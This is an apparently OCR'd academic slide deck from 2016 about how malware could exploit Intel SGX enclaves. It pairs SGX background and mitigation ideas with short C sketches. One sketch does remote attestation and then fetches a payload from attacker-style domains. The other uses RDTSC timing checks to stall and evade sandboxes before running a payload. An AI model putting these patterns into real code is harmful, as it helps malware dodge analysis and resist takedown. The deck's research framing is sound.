The Design of Malware on Modern Hardware

Malware inside Intel SGX enclaves

Jeroen van Prooijen


University of Amsterdam

29th June 2016

Introduction

What is Intel SGX?


- Intel Software Guard Extension (SGX)
- A vault (enclave) to run sensitive parts of code in.
- No other process can access that memory (also no ring 0)



https://software.intel.com/en-us/sgx


Implementation

- Extension on instruction set
- Hardware based separation
  - Memory separation (PRM)
  - Code decrypted in CPU cache
- Offers:
  - Confidentiality
  - Integrity



Frank McKeen (Intel), *Intel Software Guard Extensions,* Stanford Seminar
https://youtu.be/mPT_vJrlHlg

Implementation (Attestation)




I. Anati, S. Gueron, S. P. Johnson and V. R. Scarlata, *"Innovative Instructions for Attestation and Sealing,"* 2013. (Intel, page 4). [Online]. Available: https://software.intel.com/en-us/articles/innovative-technology-for-cpu-based-attestation-and-sealing

Developing SGX programs

1. Create enclave project
2. Define Enclave Definition Language (EDL) file
3. Import it in an existing project
4. Sign the application → generates SIGSTRUCT with MRENCLAVE

Use Case

Hadoop MapReduce operations (VC3)



F. Schuster, M. Costa, C. Fournet, C. Gkantsidis, M. Peinado, G. Mainar-Ruiz and M. Russinovich, '*Vc3: trustworthy data analytics in the cloud using sgx'*, in 2015 IEEE Symposium on Security and Privacy, May 2015, pp. 38–54. doi: 10.1109/SP.2015.10.

Research

Question


- What would happen if malware uses SGX?
  - How could malware benefit?
  - What adjustments in malware design need to be made?
  - Is malware analysis still possible?

Malware interest

1. Attestation
2. Stalling code

Attestation

1. Enclave does remote attestation with a third party, and verified by Intel
2. Set up encrypted communication channel to receive payload or commands



- Taking over the botnet would not succeed[1]
- Only need an enclave, and a small bootstrapper with downloader.

1 [Sok: P2PWNED - Modeling and Evaluating the Resilience of Peer-to-Peer Botnets C Rossow, D Andriesse, T Werner, B Stone-Gross, D Plohmann, et al. Proceedings of the 34th IEEE Symposium on Security and Privacy (S&P'13), 97-111]

Attestation (continued)

- Domains could be put in at compile time disabling hash signature approach
- Think of peer-to-peer structure

```
int main(int argc, char **argv)
{
    tcs_t *tcs = prepare_enclave(argc, argv);
    void (*aep)() = exception_handler;

    enter_enclave(tcs, aep, argc, argv);

    return 0;
}
```



```
void enclave_main()
{
    int challenger_port, ret;
    char *ff_domain = “20ajf412.biz”;
    char *ff_payload = “49fhsb24.biz”;
    challenger_port = 8025;

    ret = sgx_remote_attest_target(ff_domain,
                                   challenger_port,
                                   QUOTE_PORT);
    if(ret == 1) {
        puts("Remote Attestation Success!");
        get_payload(ff_payload, 443);
    } else {
        puts("Remote Attestation Fail!");
    }
    sgx_exit(NULL);
}
```


Stalling code


- sleep(1) will cause a system call
- Wrap and verify execution with RDTSC
- Time Stamp Counter (TSC)

```
int main(int argc, char **argv)
{
    tcs_t *tcs = prepare_enclave(argc, argv);
    void (*aep)() = exception_handler;

    enter_enclave(tcs, aep, argc, argv);

    return 0;
}
```

```
static inline uint64_t get_cycles_x64()
{
    uint64_t lo, hi;
    __asm volatile ("rdtsc" : "=a"(lo) , "=d"(hi));
    return (hi<<32)|lo;
}

void enclave_main()
{
    uint64_t c1, c2, diff;
    float div, time;
    int count=0;

    for (int i=0; i<600; i++){
        c1 = get_cycles_x64();
        sleep(1);
        c2 = get_cycles_x64();
        diff = c2-c1;
        if (diff > 500 000 000){
            count++;
        } else {
            sgx_exit(NULL);
        }
    }
    if (count == 600)
        execute_payload();
}
```

Stalling code (continued)





Conclusion

Mitigation

- Shifting more to system call heuristics[2]

Future

- A new service that checks and signs enclave binaries
- Place listeners on SGX related instructions
- Cooperation with Intel

2 [**C. Kolbitsch, E. Kirda, and C. Kruegel.** 2011. The power of procrastination: detection and mitigation of execution-stalling malicious code. In *Proceedings of the 18th ACM conference on Computer and communications security* (CCS '11). ACM, New York, NY, USA, 285-296.]


Mitigation (continued)

"Intel will only grant the service provider access to the results if the SPID in the quote matches the service provider's SPID registered with TLS certificate."

"The service provider then has access to two main interfaces:

GetSigRL[GID] – Returns the up to date Signature Revocation List for the identified EPID group (GID).


VerifyQuote[QUOTE] – returns an indication of the successful nature of signature verification"



S. P. Johnson, V. R. Scarlata, C. Rozas, E. Brickell and F. McKeen , *"EPID Provisioning and Attestation Services"* 2016. (Intel, page 8). [Online]. Available: https://software.intel.com/en-us/blogs/2016/03/09/intel-sgx-epid-provisioning-and-attestation-services

Conclusion

- System calls remain visible
  - Enclave is in same ring as application
- Static code analysis after attestation is not possible



https://en.wikipedia.org/wiki/Protection_ring

Thanks

Kaveh Razavi

Marc X. Makkes

Cristiano Giuffrida

Victor van der Veen

Dennis Andriesse

Radhesh Krishnan K

VU - The Systems and Network Security Group